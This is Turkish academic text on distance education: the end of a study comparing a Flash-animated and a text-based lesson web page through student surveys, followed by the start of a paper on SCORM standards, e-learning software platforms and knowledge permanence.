Uzaktan eğitim sistemlerinde bilgisayar ve internetin kullanılması ile başlayan süreçte, eğitimcilerin ve tasarımcıların birlikte çalışarak daha verimli içerikler hazırlama ve daha çekici tasarımlar yapma zorunluluğu doğmuştur. Öğrencinin ilgisini çekmek ve bilgisayar ekranında derse motivasyonunu canlı tutmak amaçlanmaktadır. Ekran başında bulunan öğrenci uzaktan öğretim ile öğrenmesi gereken konuyu, hızlı bir şekilde ve ilgisi dağılmadan izleyebilmelidir.[3]

Uzaktan öğretimde web sayfalarının tasarımı, öğrenci tercihleri ve görsel öğelerin eğitime katkısını test edebilmek amacıyla, farklı görsel öğeler içeren iki web sayfası tasarlanmıştır.

İçerik olarak aynı olan sayfalar, görsel öğelerin kullanımı ve içeriğin verilmesi bakımından farklılık göstermektedir. Web sayfaları hazırlanırken, bu makalenin 4. kısmında belirtilen web standartları ve ilkeleri göz önünde bulundurulmuştur.[4,8] Tasarlanan sayfaların içeriklerinde[18] “cdromdata” tarafından hazırlanan “Dijital Fotoğrafçılık” eğitim CD-rom’u kullanılmıştır. “Dijital Fotoğrafçılık” eğitim cd-rom’undan “Mükemmel Fotoğraflar Çekmek” bölümü, öğrenci tercihlerini belirlemek amacıyla kullanılacak içeriği oluşturmaktadır.



Şekil 2. Flash Animasyonlar Kullanılarak Oluşturulan Web Tasarımı

## 6.1. Tasarım 1

Bu tasarım “cdromdata”[19] tarafından hazırlanan “Dijital Fotoğrafçılık” eğitim cdrom’unun “Mükemmel Fotoğraflar Çekmek” bölümünün web sayfası olarak tasarlanmasıyla oluşturulmuştur. Bu tasarımda aşağıdaki özellikler öne çıkmaktadır.[3]

- Tümüyle flash animasyonlar kullanılmıştır.
- Metinsel ifadeler ve yazılar bulunmayıp, içerik tümüyle seslendirilmiştir.
- İçerik anlatımında ses ile görüntü ve animasyonların eşgüdümü sağlanmıştır.
- Renk, resim ve şekiller yönünden konunun zenginleştirildiği görülmüştür. Renk uyumu ön plana çıkarılmıştır.
- İçeriği rahat dinleyebilmek amacıyla ara


yüze, ileri, geri, başlat, durdur, ses ayarı gibi butonlar ile içerik ilerleme şeridi konmuştur.

- Tasarım genel olarak bütünlük arz etmektedir.

## 6.2. Tasarım 2

Bu tasarımda farklı görsel öğeler kullanılmıştır. “Tasarım 1” için kullanılan içerik bu tasarımda yazı haline getirilerek oluşturulmuştur. Resimler kullanılmış, gerekli yerlerde madde imleri ile içerik zenginleştirilmiştir. Bu tasarımda aşağıdaki özellikler öne çıkmaktadır.[3]

- Konu anlatımı öğrencinin metni okuması ile gerçekleştirilecektir.
- Metinler konuya uygun resimler ve şekiller ile desteklenmiştir. Resimlerin çözümlüğüne ve metin içine yerleşimine dikkat edilerek tasarım yapılmıştır.
- İçerikte anlatılan konular madde imleri kullanılarak tasarım zenginleştirilmiştir.
- Tasarlanan web sayfaları rahat gezinmeyi sağlayacak araçlar içermektedir. (İleri, geri, ana sayfa butonları vb.)
- Konu anlatımları ekrandan taşmamasına özen gösterilmiştir. Böylelikle yatay kaydırma çubuğunu kullanma ihtiyacı ortadan kaldırılmıştır.
- Tasarım genel olarak bütünlük arz etmektedir. Başlık seçimleri, madde imleri, numaralandırma gibi öğelerde standart yakalanmıştır.



Şekil 3. Metin Ağırlıklı Oluşturulan Web Sayfası

## 7. Testin Uygulanması

Hazırlanan iki farklı tasarımdan oluşan web sayfaları iki farklı öğrenci grubuna uygulanmıştır. Uygulamanın sonunda, eğitimin verimliliğini ölçmek ve öğrencilerin tasarım hakkındaki düşüncelerini almak amacıyla anket sorularının cevaplanması istenmiştir. İki tasarımın karşılaştırılabilirliği amacıyla öğrenci grupları uyguladıkları diğer tasarımı uygulamışlar ve bu defa her iki tasarım hakkındaki düşüncelerini almak için hazırlanan diğer anket sorularını cevaplamışlardır. Böylelikle öğrencilerin her iki tasarımı da uygulanmaları sağlanmış ve tasarımlar hakkındaki düşüncelerini almamız mümkün olmuştur.

Anket 108 kişiye uygulanmıştır. Anket; yüksek öğretim programına devam eden 55 öğrenciye, açık öğretim fakültesinde okuyan 30 öğrenciye ve öğrenci olmayan 20-30 yaşları arasındaki 23 kişiye uygulanmıştır.

	Doğru (%)		Yanlış (%)		Hatırlamıyorum (%)	
	Tasarım 1	Tasarım 2	Tasarım 1	Tasarım 2	Tasarım 1	Tasarım 2
Parçada konu “ <b>kompozisyon, ışık ve poz seçenekleri</b> ” şeklinde üç ana madde halinde anlatılmıştır.	96	94	0	0	4	6
Parçada, çekilen fotoğrafların “ <b>yazıcıya yazdırılma</b> ” işleminden bahsedilmiştir .	87	66	4	6	9	28
Parçada, “ <b>dijital fotoğraf makinesinin pilinden</b> ” bahsedilmiştir	78	66	20	28	2	6
Parçada “ <b>güneş ışığından</b> ” bahsedilmiştir.	98	91	2	7	0	2
Parçada “ <b>video kameradan</b> ” bahsedilmiştir.	71	72	25	9	4	19

Tablo 1 - Tasarımların Öğrenme üzerindeki Etkisi

Tablo 2 bize, güçlü tasarımların daha etkili olduğu, sesli ve hareketli görsel öğeler ile zenginleştirilen içeriklerin, öğrenciler tarafından daha çok tercih edildiğini göstermiştir.

Tümüyle hareketli animasyonların kullanıldığı “tasarım 1”, öğrenciler tarafından daha olumlu şekilde değerlendirildiği görülmüştür. Öğrenciler her iki tasarımı da beğenmelerine rağmen, hareketli animasyonların yer aldığı “tasarım 1” için daha olumlu düşünceler belirtmişlerdir. Öğrencinin ilgisini uyandıracak, dikkatini

## 8. Uygulama Sonuçları

Uygulama sonuçları bize görsel öğelerin öğrenme üzerindeki etkinliği ile öğrenciler üzerinde bıraktığı etkiyi gösterebilmiştir. Tablo 1 de, öğrencilerin, tasarımları uyguladıktan sonra anket sorularımıza verdiği cevapların oranlarını göstermektedir.

Tablo 1 incelendiğinde her iki tasarımında, öğrenmenin gerçekleşmesi bakımından olumlu sonuçlar verdiğini görmekteyiz. Hem “tasarım 1” hem de “tasarım 2”, öğrenmeyi pozitif yönde etkilemiştir.

Tasarımların karşılaştırılması ve öğrencilerin tercihlerini öğrenmek amacıyla, iki tasarımı da uygulayan öğrencilerin, tasarımlar hakkındaki düşüncelerini aldığımız anketin, soruları ve verilen cevapların oranları, tablo 2’de gösterilmiştir.

	Tasarım 1 (%)	Tasarım 2 (%)	İkisi de (%)	İkisi de değil (%)
Genel olarak tasarımlardan hangisini beğendiniz?	81	4	11	4
Bir konuyu uzaktan eğitim ile öğrenmeniz gerekse, bu tasarımlardan hangisini tercih edersiniz?	72	8	18	2
Tasarımlardan hangisi sizce daha öğreticidir?	78	5	17	0
Tasarımlardan hangisini daha güzel ve görsel buldunuz?	89	2	9	0
Tasarımlardan hangisini, arkadaşlarınıza tavsiye edersiniz?	81	4	13	2

Tablo 2 - Tasarımların Öğrenci Üzerindeki Etkisi.

## 9. Sonuç

Uzaktan eğitimde, içeriğin görsel öğeler ile zenginleştirilmesi öğrencilerin materyal üzerindeki ilgisini artırarak, eğitimin amacına ulaşmasını sağlayabilir. Web standartlarına uyularak hazırlanan sayfalar ve görsel zenginliği bulunan siteler, uzaktan eğitimin kalitesini yükseltecektir. Bu tür sayfalar, öğretici olabilmektedir. Sesli ve hareketli öğelerin kullanıldığı içerikler de öğrenciler tarafından tercih edilmektedir.

Uzaktan eğitimde kullanılmak üzere, web standartlarına uyan, öğrenci gereksinimine ve tercihlerine duyarlı, öğretici ve ilgi çekici sayfalar hazırlayarak, yüksek oranda verim alınabilir. İçeriklerin sesli ve hareketli animasyonlar ile güçlendirilmesi, öğrenci motivasyonunu sağlayacaktır. Ekran tasarımı, materyal geliştirme, görsel öğelerin kullanımı, öğrencilerin tercihleri, hareketli animasyonlar ile içeriğin güçlendirilmesi uzaktan eğitimin başarısını arttıracaktır.

## Kaynakça

- [1] Çekbaş, Y., Yakay, H., Yıldırım B., Savran S., **Bilgisayar Destekli Eğitimin Öğrenciler Üzerine Etkisi**, The Turkish Online Journal of Educational Technology, Volume 2, Issue 4, Article 11, October 2003
- [2] Bülbül H.İ., Batmaz İ., Şahin, Y.G., Küçükali, M., Balta, Ö.Ç., Balta, C.K., **Web Destekli Ders Çalıştırıcı Tasarımı**, The Turkish Online Journal of Educational Technology, Volume 5, Issue 2, Article 12, 2006

[3] Kaya, Z., Erden, O., Çakır, H., Bağırsakçı, B., **Uzaktan Eğitimin Temelleri Dersindeki Uzaktan Eğitim İhtiyacı Ünitesinin Web Tabanlı Sunumunun Hazırlanması**, The Turkish Online Journal of Educational Technology, Volume 3, Issue 3, 2004

[4] İpek, İ., **Bilgisayarlar, Görsel Tasarım ve Görsel Öğrenme Stratejileri**, The Turkish Online Journal of Educational Technology, Volume 2, Issue 3, Article 9, 2003

[5] Carr, N., Spinning School onto the Web. Techniques. V. 73, No 6, 1998, p. 30-32.

[6] Lengel, Jim and Kathi., Web Site Advisor’s Guide. Apple K-12 Education.

[7] Özçelik, E., Kurşun E., Çağıltay K. Göz Hareketlerini İzleme Yöntemiyle Üniversite Web Sayfalarının İncelenmesi, IV. Bilgi Teknolojileri Kongresi, 9-11 Şubat 2006, Pamukkale Üni.

[8] Zeldman J., **Designing with Web Standards (2nd Edition) (VOICES) Pearson Education Pres, 2007, Berkeley**

[9] Doğan, M. (2006). Teknoloji Kimin Umutunda, Alfa Yayınları, İstanbul.

[10] Irgat, E., Kurubucak, G., Üniversite Web Sayfalarında Yer Alması Gereken Özellikler, VIII. “Türkiye’de İnternet” Konferansı, 19-21 Aralık 2002, Askeri Müze/Harbiye Kültür Sitesi, İstanbul.



- [11] Bülbül, H.İ., Öğretim Amaçlı Bilgisayar Yazılımlarında Ekran Tasarımı, Milli Eğitim Dergisi. No: 141, 1999.
- [12] Karadeniz, Ş., Karataş, S., Kılıç, E., Öğretim Amaçlı İnternet Ortamlarının Tasarımı Ve Temel İlkeleri, Milli Eğitim Dergisi, No: 161, 2004.
- [13] Kaşlı, A., "Bilgisayar Destekli Öğretim İzlemlerinin Geliştirilmesi İçin Bir Metodoloji". (Yayınlanmamış Doktora Tezi, Ege Üniversitesi, Fen Bilimleri Enstitüsü, 1991), İzmir, s.101.
- [14] Kearsley, G., Authoring A Guide to The Design of Instructional Software, Addison-Wesley Publishing Company Inc, U.S.A, 1986, s. 43.
- [15] Jr Megarry, "Europa in the Raund: Principles and Practice of Screen Design", Educational and Training Technology International, No.28, 1991, s.306-315.
- [16] Isaacs, G., "Text Screen Design for Computer-Assisted Learning". British Journal of Education Technology, No. 18 vol 1, 1987, s. 41-51.
- [17] Heinich, R., Melonda, M., Russel, J., Instructional Media and The New Technologies of Instruction, Macmillan Publishing Company inc, U.S.A, 1993, s. 66.
- [18] [http://www.cdromdata.com/].

## Uzaktan Eğitim Yazılım Altyapısının Bilginin Kalıcılığı'na ve Geçerliliği'ne Etkisi

Yılmaz Sarpkaya<sup>1,2</sup>, Naim Karasekreter<sup>1,3</sup>, Mevlüt Doğan<sup>4</sup>

<sup>1</sup> Afyon Kocatepe Üniversitesi, Fen Bilimleri Enstitüsü, Enformatik Bölümü, Bilgisayar ABD, Afyonkarahisar

<sup>2</sup> Afyon Kocatepe Üniversitesi, Bilgi İşlem Daire Başkanlığı, 43200, Afyonkarahisar

<sup>3</sup> Afyon Kocatepe Üniversitesi, Mühendislik Fak. Elekt. Müh. Böl., 43100, Afyonkarahisar

<sup>4</sup> Afyon Kocatepe Üniversitesi, Enformatik Bölümü, Afyonkarahisar  
yilmaz@aku.edu.tr, karasekreter@aku.edu.tr, mdogan@aku.edu.tr

**Özet:** Eğitim seviyesinin yükseltilmesi ve bu hedeflere ulaşabilmek için İnternet Tabanlı Uzaktan Eğitim kullanılmalı ve yaygınlaştırılmalı, bu yönde içerik ve yazılımlar üretilmelidir. Üretilen bu materyallerle klasik eğitim desteklenmeli ve bilgi daha kolay ulaşılabilir ve kalıcı hale getirilmelidir.

'Uzaktan Eğitimin Yazılım Altyapısının Bilginin Kalıcılığını ve Geçerliliğini' sağlama için sahip olması gereken standartlar neler olduğu ve etkili bir yazılımın nasıl olması gerektiğini belirleyebilmek için çeşitli araştırma ve anketler yapılmıştır.

Bu çalışmada İTUE (İnternet Tabanlı Uzaktan Eğitim) sisteminin uygulanmasında göz önünde bulundurulması gereken maddeleri, İTUE sistemi yazılımlarının temel kabul ettiği SCORM modelinin standartları ve SCORM modelinin olmazsa olmaz özellikler olarak nitelendirdiği ilkeleri ve yazılım planlamasında nasıl uygulanacağı incelenmiştir. Aynı zamanda farklı firma ve kurumların yapmış oldukları yazılımlar hakkında yapılan anket sonucunda bir yazılımda olması gereken özelliklerin ne olduğu konusunda bilgi verilmiştir.

**Anahtar Kelimeler:** Uzaktan Eğitim Yazılımları, Yazılım Platformları, Yazılım Tasarımları, Bilginin Geçerliliği, Bilginin Kalıcılığı

### Effect of Distant Education Software Substructure at Information Permanence and Validity

**Abstract:** In order to increase the education level and reach those aims, Internet-Based Distant Education (IBDE) should be put into action and it should be widespread, and to achieve this aim, software programs should be produced. Various polls and surveys were held to determine the required standards for providing the Infrastructure of the Software of Distant Education and the permanence and validity of the Distant Education and to determine how an effective software program should be.

In this study, the conditions to be taken into consideration during the application of the Internet Based Distant Education, the standards of SCORM model which are the basis for IBDE and the fundamental characteristics of SCORM model and the way to apply those characteristics in the planning of the software have been examined. At the same time, information has been given about what the necessary features in a software are depending on a poll held in different companies and institutions.

**Keywords:** Distant Education Software, Software Platforms, Software Designs, Information Permanence, Information Validity.

## 1. Giriş

İnsanoğlu düşünebilen tek varlık olması sebebiyle devamlı öğrenme ve keşfetme çabası içerisinde olmuştur. Devamlı öğrenmeye ve kendini geliştirmeye çalışmıştır. Bunun sonucunda çeşitli öğrenme yöntemleri geliştirmiş, öğrenirken yaptığı öğrenme yanlışlarını görmüş ve öğrenme yöntemlerini daha da düzenli hale getirmiştir.

20. yy' den önce her ne kadar insanlar öğrenme arzusu içinde olsa da buna teknolojik olarak destek sağlayacak çok fazla bir materyal ve imkan yoktu. Elde edilen bilgiler çok az sayıda kişiye ulaşıyordu. Dolayısıyla bilgi üretilebile yayılamıyor öğrenmek ve öğretmek bir ayrıcalık olarak seçkin kişilerin elinde oluyordu.

Matbaanın icadı ile öğrenmede ve eğitimin yaygınlaşmasında bir çığır açılmış ve öğrenme ve öğretme çok daha yaygın bir hale gelmiştir. Ardından bilgisayarların çıkması ve son yirmi yılda oldukça hızlı gelişmesi, neredeyse her eve girmesi sayesinde öğrenme hem kolay hem de daha hızlı hale gelmiştir. Olaya eğitim açısından bakıldığında bilgisayar eğitim programları, eğitim CD'lerinin çıkması, multimedya araçlarının gelişmesi çok farklı eğitim yöntemlerinin ortaya çıkmasına sebep olmuştur.

Günümüzde ise birçok eğitim ve öğretim metotlarının yanında özellikle 1990'lı yıllardan sonra gelişen İnternet Teknolojisi sayesinde birçok alanda gelişmeler olduğu gibi öğrenme alanında da çok büyük atılımlar gerçekleşmiştir. Uzaktan eğitim de bunların başında gelen ve ileride de öğrenme sistemimizde köklü değişikliklere sebep olabilecek nitelikte bir yöntemdir.

İTUE, kamu ve özel sektörün çeşitli alan ve disiplinlerindeki eğitim problemlerini çözmede düşük işletim maliyeti ve araçlar sunmakla birlikte, çalışmakta olan bireyler için kişisel ve mesleki gelişme, akademik ya da sertifika programlarına katılma gibi fırsatlar da yaratmaktadır. Eğitim programlarını bütünüyle ağ üzerinden

sunmak, bu çerçevede İnternet tabanlı uzaktan eğitim, içinde bulunduğumuz dönemin eğitim gereksinimini karşılayabilecek en etkili ve uygun araçlardan biri olarak düşünülmektedir.[5]

Böyle bir sistem veya eğitim programı içeriğinin, sağlam bir yapıya sahip olması gerektiği açıktır. Bu yapıdaki bir sistem, içerik ve sistemin tekrar kullanılabilmesinde ve güncellenmesinde önemli avantajlar sağlayacaktır. Uzaktan eğitimin temelini oluşturan sürecin, yazılı kaynakların basılı kaynaklar haline dönüşmesi, bu sayede rahat çoğaltılması, dağıtılabilir ve kolay erişilebilir bir hale gelmesi olduğu söylenebilir [1].

## 2. İnternet Tabanlı Uzaktan Eğitimde Standartlar

İTUE Sisteminde uygulanması ve göz önünde bulundurulması gereken bazı özellikler vardır. Bunları ana hatlarıyla sıralamak gerekirse;

- Eğitimin neden yapıldığı ve sonunda ne başarılacağı çok açık olarak belirlenmelidir.
- Amaca uygun pedagojik yaklaşımın belirlenmesi gereklidir.
- Günümüzde Web' e dayalı eğitim için çok sayıda yazılım aracı geliştirilmiştir. Genelde her bir araç belli bir amacı hedeflemektedir. Bunlardan, amaca en uygun olanını seçmek bu tür eğitimden elde edilecek verimi artıracaktır.
- Etkin etkileşim, yalnızca bir yazılım aracının seçilip kurulması ile sınırlı değildir. Öğrencilerin eğitim sürecine katılımı özendirilmeli, gerekirse öğrencileri teknik argümanlar kullanılarak veya yazılım sayesinde öğrencinin giriş / çıkış kayıtları kontrol edilerek sisteme yönlendirmeli, karşılaşılabilecek problemlerin ve yanlış öğrenci davranışlarının erkenden belirlenip gerekli önlemlerin alınması sağlanmalıdır.
- Eğitim içeriğinin kolay anlaşılır ve kullanıcıyı sıkmayacak şekilde eğlenceli ve görsel olarak tasarlanması gerekir.

## 2.1. SCORM (Sharable Content Object Reference Model) Paylaşılabilir İçerik Nesnesi Başvuru Modeli ve Standartları

Bilgisayar programcılığı, makinelerin icat edilmesiyle ortaya çıkmış ve ilk makine dili assembler kullanılmaya başlanmıştır. Bu dili fortran, pascal ve yapısal programlama dillerinden olan C gibi diller takip etmiştir.

Bilgisayar programcılığında yaşanan en önemli gelişme, küçük parçalardan oluşan modüler yapıdaki programlama mantığının geliştirilmesi, daha karmaşık yapıların daha hızlı ve kolay üretilmesine olanak sağlamıştır. Böylece hazırlanan bir modül farklı bir uygulamada kolayca kullanılabilir hale gelmiştir. Bu programlama dilleri nesne tabanlı programlama dilleri (Object Oriented Programming – OOP) olarak adlandırılmış ve bu şekilde programlanan e-öğrenme yazılımlarını da olumlu bir şekilde etkilemişti [3].

SCORM, bu programlama temelini esas alan, bir e-öğrenme yazılımının, dayanıklı, yeniden kullanılabilir, diğer yazılımlarla birlikte çalışabilir, ulaşılabilir olması için geliştirilen standartlardan uyarlanarak oluşturulmuş bir başvuru modelidir [3].

## 2.2. SCORM İlkeleri

“SCORM aşağıdaki temel özellikleri, e-öğrenme yazılımlarının içinde olmazsa olmaz özellikler olarak kabul etmiştir [3];

- **Birlikte çalışabilirlik (Interoperability):** Farklı kaynaklardan alınan içeriklerin birleştirilmesi; farklı sistemlerde çalıştırılabilirliği; farklı sistemlerin birbirleri ile iletişim kurması ve etkileşimi.
- **Yeniden kullanılabilirlik (Re-usability):** e-öğrenme içeriğini oluşturan bilgi nesnelerinin (metin, grafik, ses, animasyon, video, kod...) yeniden kullanılabilir olması. Bu nesnelerin bir araya getirilerek farklı bir öğrenme nesnesine dönüşebilmesi.
- **Yönetilebilirlik (Manageability):** Kullanıcıya ya da içeriğe ait bir bilginin eğitim

yönetim sistemi tarafından izlenmesi.

- **Ulaşılabilirlik (Accessibility):** Kullanıcının bir öğrenme nesnesine ne zaman isterse ulaşabilmesi.
- **Devamlılık (Durability):** Teknolojik bir gelişmenin; örneğin içerik üretilirken kullanılan bir aracın yeni bir sürümünün çıkmasının, yeniden tasarım ya da kodlama gerektirmemesi.
- **Ölçeklenebilirlik (Scalability):** Teknolojinin kullanıcı sayısında, ders sayısında ya da içerikte muhtemel bir artışı kaldırabilecek nitelikte olması.”

SCORM, yukarıdaki standartlar çerçevesinde, İTUE Sistemlerini, sürekli gelişmekte olan internet teknolojileri karşısında en iyi metot olarak kabul etmiştir. SCORM' un opsiyonel ilkeleri de şu şekilde tanımlanmıştır;

- Web tabanlı bir eğitim sisteminin, farklı içerik geliştiricileri tarafından hazırlanan içerikleri çalıştırabilir ve bu içerikle bilgi alışverişi yapabilir olması,
- Web tabanlı bir içeriğin, farklı eğitim yönetim sistemleri tarafından çalıştırılabilir olması ve bu yönetim sistemleri ile bilgi alışverişi yapabiliyor olması,
- Web tabanlı içerik yönetim sisteminin ortak bir içerik ambarına ulaşabiliyor olması ve bu içerikleri çalıştırabilmesi.

## 3. Programlama Dillerinin Değerlendirilmesi

İnternet Tabanlı Uzaktan Eğitim Sisteminde kullanılabilen programlama dillerini ana hatlarıyla 2 kısma ayrılabilir. Bunlardan ilki açık kaynak kodlu programlama dilleri, diğeri ise yazılım şirketlerinin geliştirdikleri platformlardır. Bunlardan farklı olarak da, eğitim içeriğine görsellik kazandırmak için kullanılan Macromedia Flash, Adobe Photo Shop gibi paket programlar vardır.

Çok yakın bir zamana kadar platform bağımsız dillerin kullanımı; çok ve çabuk taraftar toplayabilmesi, dolayısıyla hızlı gelişim göster-

rebilmesi, herhangi bir açık tespit edildiğinde hızlı bir şekilde kapatılabilmesinden dolayı yaygındı. Daha sonra, şirketler geliştirdikleri platformları yenilediler. Örneğin; Microsoft tarafından geliştirilen ASP programlama dili, firmanın yeni geliştirdiği “.NET” platformuna aktarıldı ve platform bağımsız dillerin grafik eğrisi düşürülemediyse de kırılmış oldu. Bu iki farklı dil yapısının birbirlerine göre avantajları ve dezavantajları olduğundan dolayı dillerin seçimi, sistemin yapısına ve sistemin kullanıcılarına göre yapılandırılmaya başlandı. Fakat burada karıştırılmaması gereken önemli noktalardan bir tanesi, her açık kaynak kodlu programlama dili platform bağımsız değildir, her platform bağımsız olan programlama dili' de açık kaynak kodlu değildir.

#### Platform Bağımsız Dillerin Avantajları [2]

- Diğer şirketlerin önceki platformlarına göre daha hızlı olması.
- Herhangi bir işletim sistemine bağlı olmaması. Örnek olarak Apache, Microsoft IIS ve Microsoft PWS'in PHP dilini desteklemesi.
- Kodların açık olması dolayısıyla maliyetlerinin çok düşük olması ve uygulama geliştiricilerin istedikleri anda istedikleri değişiklikleri yapabilmeleri.

#### Platform Bağımsız Dillerin Dezavantajları

- Diğer dillere nazaran hata kontrollerinin daha zor olması.
- Yapılan bir hatanın kolaylıkla birden çok sayfada soruna neden olabilmesi.
- Cevap alma süresinin diğerine göre daha uzun olması.

#### Şirket Platformlarının Avantajları

- Kodların derlenmesinin ve işleme alınmasının hızlı olması.
- Yeni tamponlama sistemi (caching) sayesinde, sayfaların her kullanıldığında yeniden aramak yerine tamponlama sistemi kullanılarak hızlı erişimin sağlanması.
- Daha güçlü ve daha geniş veri tabanı fonksiyonlarının olması.

- Geniş dil desteği sayesinde web uygulamalarının kolayca hizmete sunulabilmesi.

#### Şirket Platformlarının Dezavantajları

- Tek bir işletim sistemine bağımlı olması.
- Platformun ücretli olması.
- Gerekli olabilecek eklentilerin ücretli olması.
- Hosting maliyetlerinin diğerlerine göre yüksek olması.

İTÜE sisteminde bir yazılımın nasıl olması gerektiği ve uyması gereken standartların neler olduğundan bahsettikten sonra, bu sistemle verilen eğitimin toplumda kabul görüp görmemesi ve öğrenilen bilginin kalıcı olup olmadığından bahsetmek gerekir. Bunu yapabilmek için eğitim ve öğrenme kavramları incelenmelidir.

#### 4. Eğitim & Öğrenme İlişkisi

Eğitim, bireyin davranışında kendi yaşantısı yoluyla istendik değişme meydana getirme sürecidir. İstendik davranış değiştirme ya da oluşturma sürecidir. Bu değişme bireyin yeni bir davranış dizisi kazanması biçiminde olabileceği gibi, önceden sahip olduğu istenmeyen nitelikteki davranışlarını terk etmesi biçiminde de olabilir. Öğrenme ise, bireyin kendi yaşantısı yoluyla davranışlarında oluşan değişmedir. Eğitim, geçerli öğrenmelerin oluşturulmasıyla gerçekleştiğine göre, eğitime istendik öğrenmeleri oluşturma süreci de diyebiliriz.[4]

Eğitim etkinliklerinin bir kısmı gelişigüzel ve özensiz bir şekilde düzenlenir. Bu informal eğitimidir. Aile içinde, akran gruplarında ve usta-çırak ilişkisi sonucu kazanılan davranışlar informal eğitim ürünleridir. Okullarda verilen eğitim formal eğitimidir ve planlı eğitim etkinliklerini kapsar. Eğitim ister formal ister informal olsun, sadece istendik nitelikte davranış değişmelerinin oluşturulmasını yani geçerli öğrenmeleri kapsar. Eğiticilerin amacı, geçerli öğrenmeleri sağlamak, istenmedik hatalı yan ürünleri en aza indirmek, hatta yok etmektir. Öğretme, öğrenmeyi sağlama faaliyeti olduğundan, eğitim geçerli öğrenmeleri sağlayan

öğretme yoluyla gerçekleşmektedir. Okullarda verilen eğitim formal eğitimidir ve planlı eğitim etkinliklerini kapsar.[4]

Klasik eğitim sistemiyle eğitim gören öğrencilerin avantajlarını ve dezavantajlarını aşağıdaki gibi sıralayabiliriz.

#### Dezavantajları:

- a. Belli bir zaman ve mekana bağımlıdır.
- b. Maliyeti maddi olarak çok fazladır.
- c. Tekrarlama şansı yoktur.
- d. Eğitici birçok öğrenciyle ilgilendiği için yeterince etkili olamamaktadır.
- e. Eğiticinin sosyal ve psikolojik durumuna göre eğitimin kalitesi değişebilir.
- f. Hava şartlarından etkilenir. Elverişsiz hava şartlarında eğitime ara verilebilir.
- g. Ulaşım problemi vardır.
- h. Eğitim alan bireyin ebeveynlerinin çalışma durumlarını etkiler.

#### Avantajları:

- a. Birebir öğrenci-eğitimci iletişimi vardır.
- b. Bilginin yanında kişilere sosyal bir çevre kazandırır.

#### 5. Neden Uzaktan Eğitim?

Uzaktan Eğitimin neden gerekli olduğu aşağıda belirtilmiştir;

Uzaktan Eğitim, geleneksel öğrenme-öğretme yöntemlerindeki sınırlılıklar nedeniyle sınıf içi etkinliklerin yürütülme olanağı bulunmadığı durumlarda eğitim çalışmalarını planlayanlar ve uygulayanlar ile öğrenenler arasında iletişim ve etkileşimin özel olarak hazırlanmış öğretim üniteleri ve çeşitli ortamlar yoluyla belli bir merkezden sağlandığı bir öğretim yöntemidir. [4] Uzaktan eğitim; farklı mekanlardaki öğrenci, öğretmen ve öğretim materyallerinin iletişim teknolojileri aracılığıyla bir araya getirildiği kurumsal bir eğitim faaliyetidir. Uzaktan eğitimin neden gerekli olduğu aşağıda belirtilmiştir.

- Yaşam boyu öğrenme gereklidir.

- Çok geniş öğrenci kitlesine hizmet sunabilen bir eğitim sistemidir.
- Geleneksel eğitimden yararlanmayan kişiler için vazgeçilmezdir.
- Ayır niteliklere sahip bireylerden oluşmuş hedef kitleye farklı uygulamalarla eğitim hizmeti sunabilmektedir.
- Bilgi ve becerilerin artması, değişmesi ve çeşitlenmesini sağlamaktadır.
- Ekonomiktir (birim maliyetlerinin ucuz olması).
- Çok çeşitli iletişim teknolojilerini eğitim hizmetine sunabilen bir sistemdir.
- Öğrenci merkezlidir.[4]

#### 6. Uzaktan Eğitimde Elde Edilen Bilginin Geçerliliği ve Kalıcılığı

Toplum içerisinde bulunan bireyler çok farklı sebeplerden eğitim almak isteyebilirler. Bunlar iyi bir iş sahibi olmak, ekonomik özgürlüğe kavuşmak, kendi öğrenme güdülerini tatmin etmek, sosyal çevrede iyi bir birey olmak, toplumda saygın bir yere sahip olmak gibi birçok sebep sayılabilir. Ama bunlardan en önemlisi, iyi bir iş sahibi olmaktır.

İş sahibi olmak dendiği zaman işverenler ve onların işe almadaki öncelikleri akla gelmektedir. Uzaktan Eğitim kavramı ve yöntemleri ortaya çıkmadan önce işverenler ilk önce işe alacağı kişinin eğitim durumunu sormaktaydı. Bu eğer bir üniversite ise hangi üniversite olduğunu öğrenmek istemekteydi. Karşısındaki kişinin mezun olduğu okul kendi aklından geçen okul değilse uygun bir şekilde kapının yolu gösterilmekteydi. Başka herhangi bir şeyin sunulmasına çoğunlukla gerek yoktu.

Günümüzde gelindiğinde ise önceliklerin değiştiği gözlemlenmektedir. Bunun değişmesinin sebebine gelince işverenler artık işi diplomanın yapmadığı gerçeğini kavramış olmalarıdır. Bu yüzden ki artık iş tanımlanmakta ve işi en iyi kimin yapabileceği, işe uygun tecrübe, bilgi ve beceriye kimin sahip olduğu araştırılmaktadır. Bu aşamada bilginin var olup olmadığı araştırı-

rılmakta bu bilgiyi hangi yöntemle öğrendiği pek de dikkate alınmamaktadır.

Bilgi sahibi olmak kaydıyla bilginin hangi yöntemle değil hangi kurum tarafından verildiği, kurumun daha önceki çalışmaları, saygınlığı ve güvenilirliği göz önüne alınmaktadır. Verilen eğitim ister yüz yüze eğitim, ister uzaktan eğitim olsun, bu eğitimi veren kurum her durumda ön plana çıkmaktadır. İş hayatında her geçen gün geçerliliğinin arttığını düşündüğümüz uzaktan eğitim sistemlerini birçok firma tarafından eğitim amacıyla kullanılmaya devam etmektedir. Bu çerçevede eğitimi veren firmalardan OY-TEK yaptığı proje ile 1200 Oyak Sigorta çalışanına eğitim vermiştir. Eğitim sonrası yapılan sınavlarda %80 oranında başarı sağlanmıştır.[6]

Klasik eğitim sistemiyle verilen eğitimde mevcut sistemde eğitim mekanı, eğitimci, öğrenci kalitesi, eğitimde kullanılan araç gereçler, teknik ve laboratuvar imkanları gibi bir çok etken rol almaktadır.

Uzaktan eğitim sisteminde ise; mekandan bağımsız olması, zamandan bağımsız olması ve diğer eğitim yöntemine göre daha ucuz olması tercih sebebi olabilmektedir.

Bilginin kalıcılığı düşünülecek olursa bunu etkileyen şey eğitimi en iyi nasıl verebiliriz sorusuna vereceğimiz cevapla ilişkilidir. Öğretilmek istenen konu en iyi öğrencinin zihnine nasıl yer ederse o kadar da kalıcı olacaktır. Bilginin kalıcı olabilmesi deneylerle, görsel ve multimedya malzemeleri ile animasyonlar ve filimler oluşturarak konuyu desteklemekten geçer. Bunlardan deney normal eğitimde bilgiyi kalıcı kılmakta uzaktan eğitimde de multimedya araçlarını kullanmak kalıcılığı perçinlemektedir.

Uzaktan eğitim yönteminde her ders veya konu için belli senaryolar oluşturulmakta ve bu senaryolara bağımlı kalıp, ders multimedya araçlarıyla desteklenerek öğrencinin en iyi anlayacağı şekilde getirilmektedir.

